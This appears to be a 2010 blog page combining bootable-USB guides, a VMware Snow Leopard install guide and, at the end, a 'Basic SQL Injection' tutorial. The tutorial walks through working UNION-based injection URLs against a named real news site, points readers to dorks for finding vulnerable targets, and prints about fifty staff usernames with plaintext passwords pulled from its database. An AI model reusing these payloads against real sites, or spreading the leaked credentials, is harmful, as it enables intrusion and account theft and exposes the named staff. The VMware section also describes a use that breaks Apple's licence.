


Sunday, 5 September 2010

How To Make Bootable USB For Windows

This guide works 100% for Vista & Windows 7 unlike most of the guides out there. I have seen many sites/blogs that have “Install Vista from USB guide” but either with incomplete steps or not working guide. I have also seen some guides that don’t’ use proper commands in this guide. After spending many hours I have come up with this 100% working guide.

I just did this method on one of my friends machine and installed the new Windows 7 BETA. The main advantage is that by using USB drive you will be able to install Windows 7/Vista in just 15 minutes. You can also use this bootable USB drive on friend’s computer who doesn’t have a DVD optical drive.
The method is very simple and you can use without any hassles. Needless to say that your motherboard should support USB Boot feature to make use of the bootable USB drive.
Requirements:
*USB Flash Drive (Minimum 4GB)
*Windows 7 or Vista installation files.
Follow the below steps to create bootable Windows 7/Vista USB drive using which you can install Windows 7/Vista easily.
1. Plug-in your USB flash drive to USB port and move all the contents from USB drive to a safe location on your system.
2. Open Command Prompt with admin rights. Use any of the below methods to open Command Prompt with admin rights.
*Type cmd in Start menu search box and hit Ctrl+ Shift+ Enter.
Or
*Go to Start menu > All programs > Accessories, right click on Command Prompt and select Run as administrator.
3. You need to know about the USB drive a little bit. Type in the following commands in the command prompt:
First type DISKPART and hit enter to see the below message.
Bootable USB Drive
Next type LIST DISK command and note down the Disk number (ex: Disk 1) of your USB flash drive. In the below screenshot my Flash Drive Disk no is Disk 1.
4. Next type all the below commands one by one. Here I assume that your disk drive no is “Disk 1”.If you have Disk 2 as your USB flash drive then use Disk 2.Refer the above step to confirm it.
So below are the commands you need to type and execute one by one:
SELECT DISK 1
CLEAN
CREATE PARTITION PRIMARY
SELECT PARTITION 1
ACTIVE
FORMAT FS=NTFS
(Format process may take few seconds)
ASSIGN
EXIT
Don’t close the command prompt as we need to execute one more command at the next step. Just minimize it.
Bootable USB Drive
5. Next insert your Windows7/Vista DVD into the optical drive and check the drive letter of the DVD drive. In this guide I will assume that your DVD drive letter is “D” and USB drive letter is “H” (open my computer to know about it).
6. Maximize the minimized Command Prompt in the 4th step.Type  the following command now:
D: CD BOOT and hit enter.Where “D” is your DVD drive letter.
CD BOOT and hit enter to see the below message.
7. Type another command given below to update the USB drive with BOOTMGR compatible code.
BOOTSECT.EXE /NT60 H:
14
Where “H” is your USB drive letter. Once you enter the above command you will see the below message.
8. Copy your Windows 7/Vista DVD contents to the USB flash drive.
9. Your USB drive is ready to boot and install Windows 7/Vista. Only thing you need to change the boot priority at the BIOS to USB from the HDD or CD ROM drive. I won’t explain it as it’s just the matter the changing the boot priority or enabling the USB boot option in the BIOS.
Note: If you are not able to boot after following this guide means you haven’t set the BIOS priority to USB. If you got any problem in following this guide feel free to ask questions by leaving comment.

If you find this guide difficult to follow, please use the easy-to-us N THEN TRY 2ND METHOD

2 ND METHOD ---------------------------------------------------------------------------------------------------
---------------------------------------------------------------------------------------------------------------------------

Although you can refer our how to install Windows 7 from USB guide to do the same, this tool simplifies the job. Here are the five simple steps that you need to follow to create a bootable USB flash drive to install Windows 7 from USB device:
Note: You need a USB flash drive with a minimum of 4 GB of free space. And also please backup your data from USB first.
2. Run the program, browse to your Windows 7 ISO image using the Browse button.
Windows 7 USB DVD Download Tool
3. In this step, you need to select your media type. As we are here to create a bootable USB, simply click on USB device button.
windows 7 usb tool step 2
4. Select your USB flash drive from the drop down box and click on Begin copying button.
Windows 7 usb tool step 3
5. The Windows 7 USB/DVD tool will take a few minutes to complete the procedure.
creating  bootable USB device
6. You are done. Reboot you machine and start installing Windows 7 (Windows 7 installation procedure).

How To Boot From A USB Flash Drive

rive
For starters this is still a new science and many people have had good luck with at least one of these methods and others have not. Note that flash drives are often also called thumb drives, keychain drives, pendrives, etc. The NEWEST methods are listed last on this page, starting with Method 6 for Vista/Win7
A FEW THINGS YOU NEED TO CONSIDER IN ADVANCE.
1. The PC has to support booting from a USB flash/pen/key drive. There may be anywhere from 1-3 items to change in the BIOS to make this possible assuming your BIOS supports it. Some bios's may refer to your flash drive as a USB floppy or USB zip. Of course there are exceptions, perhaps some are covered here.
2. The USB flash drive must support booting from it in general.
3. The flash drive must contain the boot/system files.
4. The flash drive must have bootsector area. This is done with special utilities.
5. References to "A:" drive lines in the autoexec.bat and/or config.sys files you copy to the drive after you make it bootable may result in errors.
6. You "may" have to format your floppy disk first in WinXP before you create a bootdisk as XP may "not" like working later on with a disk formatted otherwise.
7. Included below is a bootable ISO of DOS 7.1 which may be used with some of these methods if you do not have a 1.44 drive.


METHODS
Method 1 - Make your flash drive bootable using Bart's mkbt util:
http://www.nu2.nu/mkbt/ | Alt: mkbt20.zip

Put a bootable floppy disk in your A: drive or create one using Windows.
Download mkbt20.zip and unpack to to new temp folder you create.
Go to the temp folder.
Extract the bootsector from the bootable floppy disk. eg Open a DOS Window and go to the directory where you extracted MKBT. Type:

mkbt -c a: bootsect.bin
The boot sectors from the bootable floppy disk have just been saved to a file in the temp folder you created.
Format the flash drive in FAT or FAT16.
Copy the bootsector to the flash drive. Open a DOS Window and go to the folder where you extracted MKBT. Type:
mkbt -x bootsect.bin Z:
"Z" represents the flash drive drive Letter. So if your flash drive has another drive letter, then change the "Z" accordingly.
Now you can [grin] "should" be able to copy the utils you need to the pen drive.


Method 2 - Try these 2 USB Flash Drive Utilities by HP/Compaq. They work with Most other brands of flash drives as well.
hpflash2.zip HP USB Disk Storage Format Tool. Formerly called hpflash1.zip

HP Drive Key Boot Utility Version 7.41
Download

"I would put a little extra in there." Says a fan who emailed me with no name:)
For the downloads section I use nLite to make and create the image file as you can import the service packs and do some tweaking to the install files.
http://www.nliteos.com/download.html
1. Install the HP USB Disk Storage Format Tool and run the program.
2. Select the Device and the File system from the drop down menus and click start.
3. Close the above program and install and run the HP Drive Key Boot Utility. Selecting the appropriate drive letter. Click Next.
4.Select the circle on the top that says create New or Replace Existing Configuration. Click Next.
5. Select the circle labeled Hard Drive. Click Next.
6. Select Create New Filesystem. Click Next.
7. Select the circle labeled HP Firmware Flash Package. Click Next.
Click Finish


Method 3 - Third Party Links
Boot off USB by floppy, CD, or NT boot menu when your computer doesn't support it
"I use it to boot off of USB by floppy when the computer doesn't support it - although in this mode it cannot save changes made to the setup." said Josh.


Method 4 - A Bootdisk.Com Visitor Suggested
Here is my another method for creating dos bootable USB sticks using windows format.
1. From Win98 DOS-Prompt type "SYS {USBDriveLetter}:" or "FORMAT {USBDriveLetter} /U /S". If from WinXp then from start->run command.com execute format.exe copied from win95 or win98.
OR
2. Simply by enabling copy system files in windows explorer format window. By default it is disabled for non-floppy drives. To enable it use windows enabler program from http://www.angelfire.com/falcon/speedload/Enabler.htm an whoila it works.


Method 5 - Another Bootdisk.Com Fan Suggested - Thanks Keith
First if you don't have a physical floppy drive (and don't want one) you can use the [free] "virtual floppy driver" from here:
http://chitchat.at.infoseek.co.jp/vmware/vfd.html
With that you get an A: drive and can manipulate a floppy image as if you were using real floppy. You can then use that image to make a bootable CD. It's not that user friendly but once you get how it works it does work perfectly.
Even cooler you can use a "raw write" utility like dd for windows to write the floppy image directly to your USB thumb drive. Even without that famous HP utility to do the magic this will make your USB thumb drive bootable. The 'dd' ported to Windows is located here:
http://www.chrysocome.net/dd
Another trick you can use with that dd utility involves MS VritualPC (which is free). You can create a virtual machine/virtual hard drive, set it up the way you want then use dd to "raw write" the virtual hard drive image to the thumb drive; this will make the thumb drive identical to the image, including bootable (again, no HP utilities required).
Of course, your thumb drive will effectively have the capacity the size if the image in question (your 1GB flash drive will effectively be 1.44 Megs).


Method 6 - Don Wrote below, or see this link from Justin:
http://kmwoley.com/blog/?p=345

bootable USB guide, here we assume that you are using either Vista or Windows 7 to create a bootable USB.
1. Insert your USB (4GB+ preferable) stick to the system and backup all the data from the USB as we are going to format the USB to make it as bootable.
2. Open elevated Command Prompt. To do this, type in CMD in Start menu search field and hit Ctrl + Shift + Enter. Alternatively, navigate to Start > All programs >Accessories > right click on Command Prompt and select run as administrator.
3. When the Command Prompt opens, enter the following command:
DISKPART and hit enter.
LIST DISK and hit enter.
Once you enter the LIST DISK command, it will show the disk number of your USB drive. In the below image my USB drive disk no is Disk 1.
4. In this step you need to enter all the below commands one by one and hit enter. As these commands are self explanatory, you can easily guess what these commands do.
SELECT DISK 1 (Replace DISK 1 with your disk number)
CLEAN
CREATE PARTITION PRIMARY
SELECT PARTITION 1
ACTIVE
FORMAT FS=NTFS
(Format process may take few seconds)
ASSIGN

EXIT
Don’t close the command prompt as we need to execute one more command at the next step. Just minimize it.
5. Insert your Windows DVD in the optical drive and note down the drive letter of the optical drive and USB media. Here I use “D” as my optical (DVD) drive letter and “H” as my USB drive letter.
6. Go back to command prompt and execute the following commands:
D:CD BOOT and hit enter. Where “D” is your DVD drive letter.
CD BOOT and hit enter to see the below message.
D:\boot\bootsect.exe /nt60 h:

(Where “H” is your USB drive letter)
7. Copy Windows DVD contents to USB.
You are done with your bootable USB. You can now use this bootable USB as bootable DVD on any computer that comes with USB boot feature (most of the current motherboards support this feature).
Note that this bootable USB guide will not work if you are trying to make a bootable USB on XP computer.


Method 7 - Suggested by marc: Boot-USB-Stick
While trying to flash my bios I looked at your page. Most methods are complicated, after a while of browsing the net I found above:


Method 8 - Suggested by Kevin Ying: UNetbootin


BareBones Boot Floppy And ISO
DOS 7.10 | Readme

GParted Live on USB

First, download GParted live iso or zip file. GParted live iso file is required for Unetbootin method in the following. For other methods, GParted live zip file is required.
After the iso or zip file is downloaded, you can make it bootable on a MS Windows or on a GNU/Linux computer by the following steps (This method only works for the file system in USB flash drive is FAT format. For other file system, you can try to use grub or other bootloader):
  • Extract files and make USB flash drive bootable under MS windows
    • Choice 1 (Manually):
      • *****************************
        WARNING! WARNING! WARNING!
        *****************************
        WARNING!: ***DO NOT RUN*** makeboot.bat from your local hard drive! It should only be run from your USB flash drive. Executing it incorrectly could cause your MS windows not to boot!!!
        1. Create a partition on your flash drive as FAT16 or FAT32 if there is no any FAT16 or FAT32 partition on that. If there is, you can use the existing one.
        2. Extract all the contents of the zip file to FAT16/FAT32 partition on your "flash drive." Keep the directory architecture, for example, file "COPYING" should be in the USB flash drive's top directory (e.g. G:\COPYING).
        3. Browse to your "flash drive" and click the makeboot.bat in the dir utils\win32\. WARNING! Makeboot.bat must be run from your USB flash drive. Executing it incorrectly could cause your MS windows not to boot.
        4. Follow the on-screen instructions. (PS: The above description is modified from: http://www.pendrivelinux.com/2007/01/02/all-in-one-usb-dsl. Thanks to PDLA from http://pendrivelinux.com)
    • Choice 2 (A GUI program on MS windows):
      • Download Unetbootin to help you to create this Live USB flash drive. Just run the program on MS windows, then you can follow the GUI to create the live. You will need the GParted live iso file in this method. PS. The boot menu created by Unetbootin is not exactly the same boot menu as the one created in choice 1. Therefore it's recommended to use the choice 1.
  • Extract files and make USB flash drive bootable under GNU/Linux
    • Choice 1 (Manually):
      1. Prepare an USB flash drive or USB hard drive or external disk which has a partition using FAT (either FAT16, FAT32) file system. If the USB flash drive or USB hard drive does not have any partition, you can use disk tool (e.g. gparted, fdisk, cfdisk or sfdisk) to create a partition with size 200 MB or more, Here we assume your USB flash drive or USB hard drive is /dev/sdd (You have to comfirm your the device name, since it's _NOT_ always /dev/sdd) on your GNU/Linux, so the partition table is like:
        # fdisk -l /dev/sdd
        Disk /dev/sdd: 12.8 GB, 12884901888 bytes
        15 heads, 63 sectors/track, 26630 cylinders
        Units = cylinders of 945 * 512 = 483840 bytes
        Disk identifier: 0x000c2aa7

        Device Boot Start End Blocks Id System
        /dev/sdd1 * 1 26630 12582643+ b W95 FAT32
        Then format the partition as FAT (e.g. "mkfs.vfat -F 32 /dev/sdd1" WARNING! Executing it incorrectly could cause your GNU/Linux not to boot. Confirm the command before you run it.).
        # mkfs.vfat -F 32 /dev/sdd1
        mkfs.vfat 2.11 (12 Mar 2005)
      2. Insert your USB flash drive or USB hard drive into the USB port on your Linux machine and wait a few seconds. Next, run the command "dmesg" to query the device name of the USB flash drive or USB hard drive. Let's say, for example, that you find it is /dev/sdd1. In this example, we assume /dev/sdd1 has FAT filesystem, and it is automatically mounted in dir /media/usb/. If it's not automatically mounted, manually mount it by "mkdir -p /media/usb; mount /dev/sdd1 /media/usb/".
      3. Unzip all the files, and copy them into your USB flash drive or USB hard drive (You can make it by the command like: "unzip gparted-live-0.4.5-2.zip -d /media/usb/"). Keep the directory architecture, for example, file "COPYING" should be in the USB flash drive or USB hard drive's top directory (e.g. /media/usb/COPYING).
      4. To make your USB flash drive bootable, first change the working dir, e.g. "cd /media/usb/utils/linux", then run "bash makeboot.sh /dev/sdd1" (replace /dev/sdd1 as your USB flash drive device name), and follow the prompts to finish that. WARNING! Executing it with wrong device name could cause your GNU/Linux not to boot. Confirm the command before you run it. (There is a known problem if you run makeboot.sh on Debian Etch, since the program utils/linux/syslinux does not work on that. Make sure you run it on newer GNU/Linux, e.g. Debian Lenny, Ubuntu 8.04, Fedora 9...).
      5. If your USB flash drive or USB hard drive is not able to boot, check (1) Is there any partition in your flash drive ? It must contain 1 partition at least. (2) The partition must be marked as "bootable" in the partition table. (3) The partition must be on the cylinder boundary.
    • Choice 2 (Use GUI program on GNU/Linux):
      • Download Unetbootin to help you to create this Live USB flash drive. Just run the program on MS windows, then you can follow the GUI to create the live. You will need the GParted live iso file in this method. PS. The boot menu created by Unetbootin is not exactly the same boot menu as the one created in choice 1. Therefore it's recommended to use the choice 1 to create such a GParted live on USB flashd drive.

4 Ways to Create Bootable Live USB Drives

1. Using UNetbootin (for Windows and Linux)


photobucketUNetbootin allows you to create bootable Live USB drives for a variety of Linux distributions from Windows or Linux, without requiring you to burn a CD. You can either let it download one of the many distributions supported out-of-the-box for you, or supply your own Linux .iso file if you've already downloaded one or your preferred distribution isn't on the list.

UNetbootin has built-in support for automatically downloading and loading the following distributions: Ubuntu, Debian, Fedora, PCLinuxOS, Linux Mint, Sabayon Linux, Gentoo, MEPIS, openSUSE, Zenwalk, Slax, Dreamlinux, Arch Linux, Elive, CentOS, Damn Small Linux, Mandriva, SliTaz, FaunOS, Puppy Linux, FreeBSD, gNewSense, Frugalware Linux, NetBSD but can work with others too.


UNetbootin can also be used to load various system utilities, including:
  • Parted Magic, a partition manager that can resize, repair, backup, and restore partitions.
  • Super Grub Disk, a boot utility that can restore and repair overwritten and misconfigured GRUB installs or directly boot various operating systems
  • Backtrack, a utility used for network analysis and penetration testing.
  • Ophcrack, a utility which can recover Windows passwords.
  • NTPasswd, a utility which can reset Windows passwords and edit the registry.
  • Gujin, a graphical bootloader that can also be used to boot various operating systems and media.
  • Smart Boot Manager (SBM), which can boot off CD-ROM and floppy drives on computers with a faulty BIOS.
  • FreeDOS, which can run BIOS flash and other legacy DOS utilities.


Installation & Screenshots



  1. If using Windows, run the file, select a distribution, floppy/hard disk image, or kernel/initrd to load, select a target drive (USB Drive or Hard Disk), then reboot once done.

    screenshot

  2. If using Linux, make the file executable (using either the command chmod +x ./unetbootin-linux, or going to Properties->Permissions and checking "Execute"), then start the application, you will be prompted for your password to grant the application administrative rights, then the main dialog will appear, where you select a distribution and install target (USB Drive or Hard Disk), then reboot when prompted.

    screenshot

    screenshot

  3. After rebooting, if you created a Live USB drive by selecting "USB Drive" as your install target, press the appropriate button (usually F1, F2, F12, ESC, or backspace) while your computer is starting up to get to your BIOS boot menu and select USB drive as the startup target; otherwise if there's no boot selection option, go to the BIOS setup menu and change the startup order to boot USB by default. Otherwise, if you did a "frugal install" by selecting "Hard Disk" as your install target, select the UNetbootin entry from the Windows Boot Menu as the system boots up.


To create a Live USB using UNetbootin, download an ISO file, select it under UNetbootin's "diskimage" option, and specify your target USB disk under "Drive:". After pressing OK, wait as the ISO is extracted to your USB drive; once done, you will have a bootable Linux Mint Live USB drive.

Requirements


1 GB or larger USB drive, formatted as Fat32 (most USB drives come formatted as FAT32 by default, but if you need to format it, on Windows, go to My Computer->right click your USB drive->format, or on Linux, use GParted or another partition manager)

Supported operating systems: Windows 2000 and above OR a modern Linux distribution

Additional dependencies (Linux Only): You will need the packages syslinux and p7zip-full installed (no dependencies on Windows)

2. Using Win32 Image Writer (Windows only)


Graphical Interface


win32imagewriter.jpg
  1. Download the desired .img file
  2. Insert your flash media
  3. Note the drive letter assigned to your flash media
  4. Start Disk Imager
  5. Select the downloaded file and target device, and click "Write"
  6. Remove your flash media when the operation is complete

Command Line alternative


  1. Download the desired .img file
  2. Download flashnul from http://shounen.ru/soft/flashnul
  3. Attach your USB drive
  4. Run flashnul -p
  5. Note the physical device number for the USB drive
  6. Run flashnul -L \path\to\downloaded.img
  7. Answer "yes" if the selected destination device is correct
  8. Remove your USB drive when the command completes

3. Using usb-imagewriter (Ubuntu Only)


Graphical Interface


usb-imagewriter.png
  1. Download the desired .img file
  2. Install the usb-imagewriter package
    • If your release does not include this, download it from Oliver's PPA
  3. Open Applications -> Accessories -> Image Writer
  4. Insert your flash media
  5. Select the downloaded file and flash device, and click "Write to Device"
  6. Remove your device when the operation is complete

Command Line alternative


  1. Download the desired .img file
  2. Open a terminal and insert your flash media
  3. Look at the output of dmesg | tail -20 to determine the device node assigned to your flash media (e.g. /dev/sdb)
  4. Run sudo umount /dev/device/node
  5. Run sudo dd if=/path/to/downloaded.img of=/dev/device/node bs=1M
  6. Remove your flash media when the command completes

Update: Ubuntu now includes "Startup disk creator". You can access it via System > Administration > Startup Disk Creator and it's a very easy to use tool. Simply enter your memory stick into the USB drive, then open Startup Disk Creator and select "Format" (the USB stick needs to be formatted first), then select the ISO image you want to write on the USB memory stick and click "Make startup disk". That's it.


4. Using Diskutil (Mac OS X only)


  1. Download the desired .img file
  2. Open a Terminal (under Utilities)
  3. Run diskutil list to get the current list of devices
  4. Insert your flash media
  5. Run diskutil list again and determine the device node assigned to your flash media (e.g. /dev/disk2)
  6. Run diskutil unmountDisk /dev/diskN
  7. Execute sudo dd if=/path/to/downloaded.img of=/dev/diskN bs=1m
  8. Run diskutil eject /dev/diskN and remove your flash media when the command completes

How to install Snow Leopard in VMWARE 7

How to install Snow Leopard in VMWARE 7 and Windows host ? Virtualization of Snow Leopard (Client) is not officially supported/allowed by any virtualization solution. However a few modifications to the .vmx file and use a modified install disk as this will save a lot of trouble. Let me clear Apple licensing does not allow for the virtualization of OSX Client on any hardware and only allows for the virtualization OSX server on Apple hardware. Anything else is in violation of the license agreement. This article is for informational purposes only, you can never achieve full utilization of Mac OS X on VMWARE. So if you like the Mac then go ahead and buy a Mac.
Also Check — Snow Leopard in VMWARE Post Installation Fixes and Tweaks for sound, graphics related mods after installation.
More Article of Interest
Full Screen
Requirements
  • VMWARE 7 and Windows XP, Vista or 7
  • Retail DVD of Mac OS X Snow Leopard 10.6
  • Intel Based Machine, AMD isn’t supported.
  • Patience, a Cup of coffee or Energy drink whatever you like.
  • A pre-made Snow Leopard VMDK, dariwn_snow.iso Download (Rapidshare), (Rapidshare 1)(Mediafire) Or (Megaupload)
Instructions
Step One : Launch VMWARE Workstation and load the .vmx that came with the package you downloaded above. Now edit virtual machine settings for advance options.
SL_VMW_1 Step Two : Edit the VMWARE settings eg: Memory, Processor, Networking Adaptors etc. Select CD/DVD drive options and in Connection select Use ISO image file and browse the Darwin_Snow.iso
SL_VMW_2 Step Three : Now power on the virtual machine and keep your finger on F8 key.
SL_VMW_1 Hit F8 very quickly on your Keyboard you will be prompted with the following screen
Capture
Step Four : Like Boot 132 method now you need to replace the boot cd with the Snow Leopard Retail Install DVD. Right click on the CD icon in bottom of the VMWARE windows and click on Settings option.
Capture
Now change the options from ISO image to use physical drive and make sure you have Retail DVD already installed.Capture 2 Save and Exit
Step Five : Now navigate to boot screen and press “C” on your keyboard to select “Boot DVD”, again press F8 for advance options and type -v at the boot prompt then hit enter for booting with verbose mode.
Step Six : Now wait for 2-3 minutes and your Installation screen will appear. Now you can install Snow Leopard as usual.  Before choosing the destination open Disk Utility and erase your Vmware HDD in to “Mac OS Extended (Journaled)” format type. Under customization deselect printer drivers and language translations for trouble free installation.Once installation finishes your virtual machine will reboot automatically.
Step Seven : Follow Step Two again “Select CD/DVD drive options and in Connection select Use ISO image file and browse the Darwin_Snow.iso” now you can boot in to Snow Leopard you may need to force restart 2-3 times if Kernel Panic happens, once machine boot successfully you can set your preference etc.asdd

Friday, 3 September 2010

Basic SQL Injection

Basic SQL Injection walkthrough with bizjournal.com as an example.(Not vulnerable Now)
You can find many vulnerable websites using this kind of dorks(click here for sql Injection dorks)

Code:
http://www.bizjournal.com/content/article.php?id=124
[Image: dwzzh2.jpg]

The first thing you'll do is point your browser to that site then add a tick at the end of it.

Code:
http://www.bizjournal.com/content/article.php?id=124'
[Image: 10ygyol.jpg]

Success! You will get the valuable SQL Error that your looking for.

Code:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'\' ORDER BY id ASC LIMIT 0, 1' at line 1

Now it is time to discover how many columns the database has.
The easiest way to do this is by using the "Order By" statement in SQL
There are many other ways to do this but, this is the way I use.
So to do it first you will put in the url and add this to the end "order by 1--"

Code:
http://www.bizjournal.com/content/article.php?id=124 order by 1--

You'll notice that the site loads normally, because it has 1 column in its database.
The next thing will be to make it a negative interger so that you don't get all of the fuzz from the site and make it cleaner to see what your doing.

http://www.bizjournal.com/content/article.php?id=-124 order by 1--

Notice it is a negative 124 now "-124"
[Image: 2lidhy8.jpg]

Now its time to find out just how many columns it has. You do this by increasing the order by number:

Code:
http://www.bizjournal.com/content/article.php?id=-124 order by 1--
http://www.bizjournal.com/content/article.php?id=-124 order by 2--
http://www.bizjournal.com/content/article.php?id=-124 order by 3--
http://www.bizjournal.com/content/article.php?id=-124 order by 4--
http://www.bizjournal.com/content/article.php?id=-124 order by 5--
http://www.bizjournal.com/content/article.php?id=-124 order by 6--
http://www.bizjournal.com/content/article.php?id=-124 order by 7--
http://www.bizjournal.com/content/article.php?id=-124 order by 8--
http://www.bizjournal.com/content/article.php?id=-124 order by 9--
http://www.bizjournal.com/content/article.php?id=-124 order by 10--
http://www.bizjournal.com/content/article.php?id=-124 order by 11--
[Image: 2mwywpg.jpg]
Success! it errors on "order by 11--" It does this because there aren't 11 columns in the database.
So now that we know we have only 10 columns we go into a new statement "UNION SELECT ALL".
This can be done a number of ways too but this is the way I do it.

Code:
http://www.bizjournal.com/content/article.php?id=-124 union select all 1,2,3,4,5,6,7,8,9,10--
[Image: 2hqxqmw.jpg]

What this does is searchs the database and returns which columns have data stored in them.
Notice that we have data stored in columns 2,3 and 4.
The next step will be to get the websites database version. We do this with a simple "@@version" in place of one of the numbers where data is stored, I will use 4.

Code:
http://www.bizjournal.com/content/article.php?id=-124 union select all 1,2,3,@@version,5,6,7,8,9,10--

This will return the database version in the site where the number 4 was located.
Our version is:
5.0.67-log

Next step is to get the table names, now this is where alot of the tutorials fall short, the so the simple:
from information_schema.tables--
This will not generate just the user created tables this will show you a bunch of garbage such as CHARACTER_SETS, COALLATIONS, etc...
What we will do is just add on to this code with:
from information_schema.tables WHERE table_schema=database()--

To make this work on site we need to use the statemenet "group_concat" to display the tables:
group_concat(table_name)

For columns:
group_concat(column_name)

Example:

Code:
http://www.bizjournal.com/content/article.php?id=-124 union select all 1,2,3,group_concat(table_name),5,6,7,8,9,10 from information_schema.tables where table_schema=database()--
[Image: 1zzt54.jpg]

Ahh now we have the user created table names:

Code:
archives,articles,articles2,digest,edition,events,links,nomination,sections,staf​f,survey

Now you need to look at the table names and decide which one would hold sensitive data, to me "staff" looks like a good choice.
So we will remember that for in a minute.

Next we will get the column names from the database with:
group_concat(column_name) from information_schema.columns where table_schema=database()--

[Image: 5d2kwo.jpg]

Code:
id,date,title,by,abstract,body,section,keywords,photo,id,date,title,author,abstr​act,body,section,keywords,
photo,caption,caption2,caption3,caption4,lead,id,date,title,author,abstract,body​,section,keywords,photo,
caption,caption2,caption3,caption4,lead,id,date,title,city,body,id,volume,number​,date,id,title,body,
month,day,year,date,time,time2,location,cost,contact,phone,email,url,approved,id​,url,title,category,
description,id,date,nominator,nominatortitle,nominatorcompany,nominatoraddress,n​ominatorcity,
nominatorstate,nominatorzip,nominatorphone,nominatorfax,nominatoremail,nomineeco​mpany,nomineeaddress,
nomineecity,nomineestate,nomineezip,nomineephone,nomineefax,nomineeweb,reason,re​asonother,sat1,sat2,sat3,
sat4,sat5,ethics1,ethics2,ethics3,ethics4,contrib1,contrib2,contrib3,contrib4,de​v1,dev2,dev3,dev4,dev5,
dev6,dev7,dev8,dev9,lead1,lead2,lead3,lead4,lead5,lead6,quality1,quality2,contac​t1name,contact1title,
contact1phone,contact1email,contact2name,contact2title,contact2phone,contact2ema​il,contact3name,
contact3title,c

Now you need to sift through these column names and find ones of interest to us. But what happens when you don't see a column like username or password?

Well sometime some of the columns will be cut off notice the "contact3title,c" at the end of the list.
Now its time to do a little guessing, this time its easier than most. username and password are both column names.

So to get check the columns we will use "group_concat" again but with our guessed column names and instead of:
from information_schema.tables where table_schema=database--
We will use:
from staff--
Remember I told you to remember the table name from earlier.

To give you an idea of what a wrong column name would look like it will look like this:
Note: 0x3a is the hex code for the colon ":"

Code:
http://www.bizjournal.com/content/article.php?id=-124 union select all 1,2,3,group_concat(user,0x3a,pass),5,6,7,8,9,10 from staff--

But we will try username and password this time.

Code:
http://www.bizjournal.com/content/article.php?id=-124 union select all 1,2,3,group_concat(username,0x3a,password),5,6,7,8,9,10 from staff--
[Image: 2i75l3n.jpg]

Bingo! We have a short list of usernames and they arent even hashed:

Code:
ahudick:andyhudick1989
jcrooke:jeffcrooke1989
cpowell:blueridge
scousins:blueridge
rpastirik:2463589
dsmith:orange123
sgnau:texasgirl
llong:lorielong1989
rbelcher1:rodbelcher1989
rbelcher2:rodbelcher21989
staff:staff1989
ddilley:donnadilley1989
cmosley:catherine1989
scopeland:scopeland1989
pkrull:pkrull1989
gmarrano:gmarrano1989
akantor:akantor1989
scox:bizjournal1989
ccooper:bizjournal
jill.elswick@bizjournal.com:jelswick1989
SAnderson:blueridge
dprice:dprice1989
rhuff:rhuff1989
bhepler:bhepler1989
kferrell:kferrell1989
ebarber:ebarber1989
tfield:orange123
Kharsh:kharsh1989
ajohnson:bizjournal
dsimmons:dsimmons1989
jbugbee:jbugbee1989
jsnowman:jsnowman1989
mmandell:blueridge
mgeorge:blueridge1
mlong:mlong1989
roanoke:orange21
bdoughty:orange1980
mkeenan:nostaff
gfauber:blueridge1
sjacobson:blueridge1
seltzer:blueridge
quigley:blueridge
garrity:blueridge1
KKrumpelman:blueridge21
lwhite:orange1980
bgrubb:orange1980
AnneAdams:orange123
jwaugh:orange123
klitten:orange123

There you go that is the basics of MySQL injection, I really hope I helped you out, If I did then reply back with a thanks :)

Related Posts Plugin for WordPress, Blogger...
Twitter Delicious Facebook Digg Stumbleupon Favorites More